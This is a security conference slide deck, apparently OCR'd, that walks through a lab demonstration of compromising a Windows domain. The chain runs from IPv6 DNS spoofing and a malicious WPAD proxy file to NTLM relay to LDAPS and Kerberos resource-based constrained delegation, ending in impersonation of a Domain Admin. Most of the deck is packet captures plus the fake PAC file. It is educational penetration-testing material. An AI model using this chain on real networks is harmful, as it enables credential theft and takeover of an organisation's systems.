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Leveraging IPv6 and Kerberos to Pwn Your Windows Environment in 15 Minutes

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About me

- Information Security Analyst Assura Inc.
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What inspired this talk?



Frustrated by what appeared by a dead end....

I decided to follow the path less travelled.



Components



IPV6 DNS SPOOFING



WINDOWS PROXY AUTO DETECTION (WPAD)



WEB BROWSER/WINDOWS API



KERBEROS (RESOURCE-BASED CONSTRAINED DELEGATION)



FUN WITH NTLM HASHES ALL AROUND

ASSURA

- Windows Proxy Auto-Detection (WPAD) has been long abused by penetration testers and real-world attackers alike.
- Microsoft attempted to mitigate this attack path with M\$16-077.
 - ► The location of the WPAD file is no longer requested via broadcast protocols, but only via DNS. Layman's terms – Only the DNS server can provide the WPAD file.
 - Authentication does not occur automatically anymore even if this is requested by the server. Unfortunately, this only applies to some applications within Microsoft's stack.
- Starting with Windows Server 2008, IPv6 is enabled by default and is the preferred IP protocol version.

- Resource-Based Constrained Delegation (Kerberos)
 - ▶ Starting with Windows Server 2012, objects in Active Directory could set their own msDS-AllowedToActOnBehalfOfOtherldentity attribute. This is available to all entities (users and computers) by default.
 - ▶ This is best used when there is requirement to allow users from multiple domains to use Kerberos authentication. If there is only a single domain in the environment, or if there is a web application that will be used by users from only a single domain, then traditional Kerberos Constrained Delegation should be used.

- Why is this so dangerous?
 - All parts of this attack path are enabled by default.
 - No credentials needed to start.
 - Somewhat difficult to detect in comparison to other attacks.



How can we bypass MS16-077 and take advantage of Resource-Based Constrained Delegation?

- Spoof ourselves as the IPv6 DNS server.
- Serve a malicious WPAD file.
- ▶ Wait for the victim to utilize a browser or the Windows API, both of which will authenticate automatically when returned the HTTP error code 407 "Proxy authentication required".
- ▶ Relay the victim's credentials to LDAP(S) to create an account with the msDS-AllowsToActOnBehalfOfOtherldentity attribute enabled.
- Create a Service Ticket (Kerberos) targeting the victim device and a user account of our choice (impersonation).
- Dump the SAM and LSA secrets to gather hashes to relay and/or crack.
- ▶ Gain access to targets (like ADCs).


Additional Scenarios


Additional scenarios I often encounter:

- Instead of capturing the credentials of a victim computer we will likely obtain the credentials of a normal user account.
 - ▶ Provides no access to systems or LDAP. Does dump Active Directory entities, which can be dangerous.
- ▶ Best case scenario: we capture the credentials of a Domain Administrator logging in.
 - ▶ This will create a Domain Administrator account for us. Game over from the start.


Demo Environment


- ▶ Basic Windows domain
 - ▶ Windows Server 2016 fully patched (TEST-DC.test.local)
 - Windows 10 client fully patched (VICTIM.test.local)
 - ► Kali Linux Attacker device






The Main Show Pt. 1








Attacker broadcasting Router Advertisements

```
342 67.138759497 fe80::94a8:a623:2f13:29ce
                                                     ff02::1:2
   343 67.167436699 fe80::a00:27ff:feb6:b262
                                                     fe80::94a8:a623:2f13:29ce
Internet Protocol Version 6, Src: fe80::94a8:a623:2f13:29ce, Dst: ff02::1:2
User Datagram Protocol, Src Port: 546, Dst Port: 547
DHCPv6
  Message type: Request (3)
  Transaction ID: 0x3541c9
 Liapsed time
  Client Identifier
 Server Identifier
  Identity Association for Non-temporary Address
    Option: Identity Association for Non-temporary Address (3)
    Length: 40
    Value: 02080027000000c8000000fa00050018fe8000000000000...
    IAID: 02080027
    T1: 200
    T2: 250
   - IA Address
      Option: IA Address (5)
      Length: 24
      Value: fe8000000000000001920168000000790000012c0000012c
      IPv6 address: fe80::192:168:0:79
      Preferred lifetime: 300
      Valid lifetime: 300
  Fully Qualified Domain Name
    Option: Fully Qualified Domain Name (39)
    Length: 20
    Value: 000656494354494d0454455354056c6f63616c00
    0000 0... = Reserved: 0x00
    .... .O.. = N bit: Server should perform DNS updates
    .... ..0. = 0 bit: Server has not overridden client's S bit preference
    .... ...0 = S bit: Server should not perform forward DNS updates
    Client FQDN: VICTIM.TEST.local

    Vendor Class
```

VICTIM requesting an IPv6 Address



Attacker providing VICTIM IPv6 Address

```
root@kali: ~
                                              Wireshark · Follow TCP ...
                      *eth0
                                                   Wireshark · Follow TCP Stream (tcp.stream eq 5896) · eth0
                                                                                                                                             _ _ >
 GET /wpad.dat HTTP/1.1
 Connection: Keep-Alive
 Accept: */*
 User-Agent: WinHttp-Autoproxy-Service/5.1
 Host: wpad.test.local
 HTTP/1.1 200 OK
 Server: SimpleHTTP/0.6 Python/3.7.5
 Date: Sun, 20 Sep 2020 01:03:23 GMT
 Content-type: application/x-ns-proxy-autoconfig
 Content-Length: 252
 function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch(host, "localhost.*") ||(host == "127.0.0.1")) return "DIRECT";
 if (dnsDomainIs(host, "fake-wpad.test.local")) return "DIRECT"; return "PROXY fake-wpad.test.local:80; DIRECT";}
```

VICTIM Requesting WPAD.dat file followed by the Attacker serving fake-wpad


```
GET http://crl.trustwave.com/STCA.crl HTTP/1.1
Proxy-Connection: Keep-Alive
Accept: */*
User-Agent: Microsoft-CryptoAPI/10.0
Host: crl.trustwave.com
HTTP/1.1 407 Proxy Authentication Required
Server: SimpleHTTP/0.6 Python/3.7.5
Date: Sun, 20 Sep 2020 00:56:39 GMT
Proxy-Authenticate: NTLM
Content-type: text/html
Content-Length: 0
GET http://crl.trustwave.com/STCA.crl HTTP/1.1
Proxy-Connection: Keep-Alive
Accept: */*
User-Agent: Microsoft-CryptoAPI/10.0
Host: crl.trustwave.com
HTTP/1.1 407 Proxy Authentication Required
Server: SimpleHTTP/0.6 Python/3.7.5
Date: Sun, 20 Sep 2020 00:56:40 GMT
Proxy-Authenticate: NTLM
T1RMTVNTUAACAAAACAAIADgAAAAFgomi9OTJve2Y6T0AAAAAAAAAAIYAhgBAAAAACgA5OAAAAA9UAEUAUwBUAAIACABUAEUAUwBUAAEADgBUAEUAUwBUACOARABDAAQAFABUAEUAU
wBUAC4AbABvAGMAYQBsAAMAJABUAEUAUwBUAC0ARABDAC4AVABFAFMAVAAuAGwAbwBjAGEAbAAFABQAVABFAFMAVAAuAGwAbwBjAGEAbAAHAAgAPmE35ui01gEAAAAA
Content-type: text/html
Content-Length: 0
GET http://crl.trustwave.com/STCA.crl HTTP/1.1
Proxy-Connection: Keep-Alive
Accept: */*
User-Agent: Microsoft-CryptoAPI/10.0
Host: crl.trustwave.com
Proxy-Authorization: NTLM
TIRMTVNTUAADAAAAGAAYAHwAAAA8ATwBlAAAAAgACABYAAAAEAAQAGAAAAAAAAAAAAAAAAAAAAAQQAQAABYKIogoAukcAAAAPyu8g3cQQBjbEDMiZ39J/
J10AROBTAF0AVABVAEEAcwBzAHUAcqBhAFYAS0BDAF0AS0BNAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC6t6Tb0p5fK0RWtxuZKsLoBA0AAAAAAAAD5hN+bojtYB/
SHV2Gx0P6gAAAAAAAAAATAFQARQBTAFQAAQAOAFQARQBTAFQALQBEAEMABAAUAFQARQBTAFQALGBSAG8AYwBhAGwAAwAkAFQARQBTAFQALQBEAEMALgBUAEUAUwBUAC4AbABvAGMAYQ
```


VICTIM requesting a website followed by Attacker returning 407 Error


Ċ	deket iist Itali ov a vi	ide Case se	instite String		
No.	Time	Source	Destination	Protocol	Length Info
Г	99539 7811.8912556	192.168.0.96	192.168.0.95	TCP	74 32831 →
	99540 7811.8916674	192.168.0.95	192.168.0.96	TCP	74 636 → 32
	99541 7811.8916959	192.168.0.96	192.168.0.95	TCP	66 32831 →
1	99542 7811.8923829	192.168.0.96	192.168.0.95	TLSv1.2	583 Client H
	99543 7811.8947050	192.168.0.95	192.168.0.96	TLSv1.2	2005 Server H
	99544 7811.8947912	192.168.0.96	192.168.0.95	TCP	66 32831 →
	99545 7811.8954728	192.168.0.96	192.168.0.95	TLSv1.2	171 Certific
	99546 7811.8965917	192.168.0.95	192.168.0.96	TLSv1.2	117 Change C
	99547 7811.8966326	192.168.0.96	192.168.0.95	TCP	66 32831 →
	99548 7811.8987037	192.168.0.96	192.168.0.95	TLSv1.2	347 Applicat
	99549 7811.8996355	192.168.0.95	192.168.0.96	TLSv1.2	3171 Applicat
	99550 7811.8997004	192.168.0.96	192.168.0.95	TCP	66 32831 →
	99551 7811.9037737	192.168.0.96	192.168.0.95	TLSv1.2	373 Applicat
	99552 7811.9046113	192.168.0.95	192.168.0.96	TLSv1.2	270 Applicat
	99553 7811.9046472	192.168.0.96	192.168.0.95	TCP	66 32831 →
	99554 7811.9075370	192.168.0.96	192.168.0.95	TLSv1.2	110 Applicat
⊕ Ethe ⊕ Inte	ernet II, Src: PcsCompu_63 ernet Protocol Version 4,	3:71:fb (08:00:27:63 Src: 192 168 0 95,		7:b6:b2:62)	
■ Transmission Control Protocol, Src Port: 636, Dst Port: 32831, Seq: 1, Ack: 518, Len: 1939					
	ource Port: 636				
	estination Port: 32831				
_	Stream index: 5882]				
	TCP Segment Len: 1939]				
Se	equence number: 1 (rel	ative sequence numbe	er)		


Attacker relaying NTLM credentials from VICTIM to LDAP(S) on the Domain Controller (192.168.0.95)

The Main Show Pt. 2









Attacker requests TGT with preauthentication data (AS-REQ)

```
kerberos
       Time
                     Source
                                          Destination
                                                                Protocol Length Info
 1066... 9213.9782937... 192.168.0.96
                                          192.168.0.95
                                                                KRB5
                                                                          326 AS-REQ
 1066... 9213.9791938... 192.168.0.95
                                          192,168,0,96
                                                                KRB5
                                                                         1523 AS-REP
Frame 106633: 1523 bytes on wire (12184 bits), 1523 bytes captured (12184 bits) on interface 0
Ethernet II, Src: PcsCompu_63:71:fb (08:00:27:63:71:fb), Dst: PcsCompu_b6:b2:62 (08:00:27:b6:b2:62)
Internet Protocol Version 4, Src: 192.168.0.95, Dst: 192.168.0.96
Transmission Control Protocol, Src Port: 88, Dst Port: 59270, Seq: 1, Ack: 261, Len: 1457
Kerberos
 Record Mark: 1453 bytes
 as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
   - padata: 1 item
    crealm: TEST.LOCAL
   cname
       name-type: kRB5-NT-PRINCIPAL (1)
     cname-string: 1 item
        CNameString: BPSTIEBM$
   - ticket
       tkt-vno: 5
      realm: TEST.LOCAL
     - sname
         name-type: kRB5-NT-PRINCIPAL (1)
       sname-string: 2 items
           SNameString: krbtgt
           SNameString: TEST.LOCAL
     - enc-part
         etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
         cipher: b89b78e49f562a6901c5cbe8f8a69ea3c69ea06a7b9ef38e...
   + enc-part
```

Domain Controller returns the attacker's TGT (AS-REP)

```
1066... 9213.9896056... 192.168.0.96
                                          192,168.0.95
                                                                KRB5
                                                                         1477 TGS-REQ
 1066... 9213.9908138... 192.168.0.95
                                          192.168.0.96
                                                                KRB5
                                                                         1495 TGS-REP
Ethernet II, Src: PcsCompu_b6:b2:62 (08:00:27:b6:b2:62), Dst: PcsCompu_63:71:fb (08:00:27:63:71:fb)
Internet Protocol Version 4, Src: 192.168.0.96, Dst: 192.168.0.95
Transmission Control Protocol, Src Port: 59272, Dst Port: 88, Seq: 1, Ack: 1, Len: 1411
Kerberos
 Record Mark: 1407 bytes
- tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    padata: 2 items

→ PA-DATA PA-TGS-REQ

     PA-DATA PA-FOR-USER
       padata-type: kRB5-PADATA-FOR-USER (129)
          - padata-value: 304fa0153013a003020101a10c300a1b0844414173737572...
               name-type: kRB5-NT-PRINCIPAL (1)
              name-string: 1 item
                 KerberosString: DAAssura
             realm: test.local
             cksum
               cksumtype: cKSUMTYPE-HMAC-MD5 (-138)
               checksum: c3a67681d9b7ccceb0846dfabf91bcf0
             auth: Kerberos
   req-body
      Padding: 0
     mkdc-options: 40810000 (forwardable, renewable, canonicalize)
      realm: TEST.LOCAL
     sname
         name-type: kRB5-NT-UNKNOWN (0)
        sname-string: 1 item
           SNameString: BPSTIEBM$
       till: 2020-09-21 01:20:02 (UTC)
```

Attacker requests a service ticket while impersonating the Domain Administrator (\$4U2\$elf TG\$-REQ)

```
1477 TGS-REQ
 1066... 9213.9896056... 192.168.0.96
                                          192.168.0.95
                                                                KRB5
1066... 9213.9908138... 192.168.0.95
                                          192.168.0.96
                                                                KRB5
                                                                         1495 TGS-REP
Frame 106642: 1495 bytes on wire (11960 bits), 1495 bytes captured (11960 bits) on interface 0
Ethernet II, Src: PcsCompu_63:71:fb (08:00:27:63:71:fb), Dst: PcsCompu_b6:b2:62 (08:00:27:b6:b2:62)
Internet Protocol Version 4, Src: 192.168.0.95, Dst: 192.168.0.96
Transmission Control Protocol, Src Port: 88, Dst Port: 59272, Seq: 1, Ack: 1412, Len: 1429
Kerberos
 Record Mark: 1425 bytes
 tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: test.local
   - cname
      name-type: kRB5-NT-PRINCIPAL (1)
      cname-string: 1 item
        CNameString: DAAssura
   - ticket
       tkt-vno: 5
      realm: TEST.LOCAL
      sname
        name-type: kRB5-NT-UNKNOWN (0)
       - sname-string: 1 item
           SNameString: BPSTIEBM$
     - enc-part
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
         kvno: 1
        cipher: acdf3ffac447bc85acf68b438c15ca11bbb2a3fd5b611c65...
    enc-part
```

Domain Controller returns TGS to the attacker for impersonating the Domain Admin (TGS-REP)


```
1066... 9213.9962832... 192.168.0.96
                                          192.168.0.95
                                                                KRB5
                                                                         2543 TGS-REQ
 1066... 9213.9978310... 192.168.0.95
                                          192.168.0.96
                                                                KRB5
                                                                         1721 TGS-REP
Frame 106650: 2543 bytes on wire (20344 bits), 2543 bytes captured (20344 bits) on interface 0
Ethernet II, Src: PcsCompu_b6:b2:62 (08:00:27:b6:b2:62), Dst: PcsCompu_63:71:fb (08:00:27:63:71:fb)
Internet Protocol Version 4, Src: 192.168.0.96, Dst: 192.168.0.95
Transmission Control Protocol, Src Port: 59274, Dst Port: 88, Seq: 1, Ack: 1, Len: 2477
Kerberos
 Record Mark: 2473 bytes
 tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
   padata: 2 items
   - req-body
      Padding: 0
     m kdc-options: 40830000 (forwardable, renewable, constrained-delegation, canonicalize)
      realm: test.local
      sname
        name-type: kRB5-NT-SRV-INST (2)
        sname-string: 2 items
           SNameString: cifs
          SNameString: victim.test.local
      till: 2020-09-21 01:20:02 (UTC)
      nonce: 929017753
      etype: 4 items
      additional-tickets: 1 item
        Ticket
           tkt-vno: 5
           realm: TEST.LOCAL
          sname
             name-type: kRB5-NT-UNKNOWN (0)
             sname-string: 1 item
               SNameString: BPSTIEBM$
```

Attacker uses the TGT impersonating the Domain Admin to request access to the VICTIM's CIFS service. (TGS-REQ)

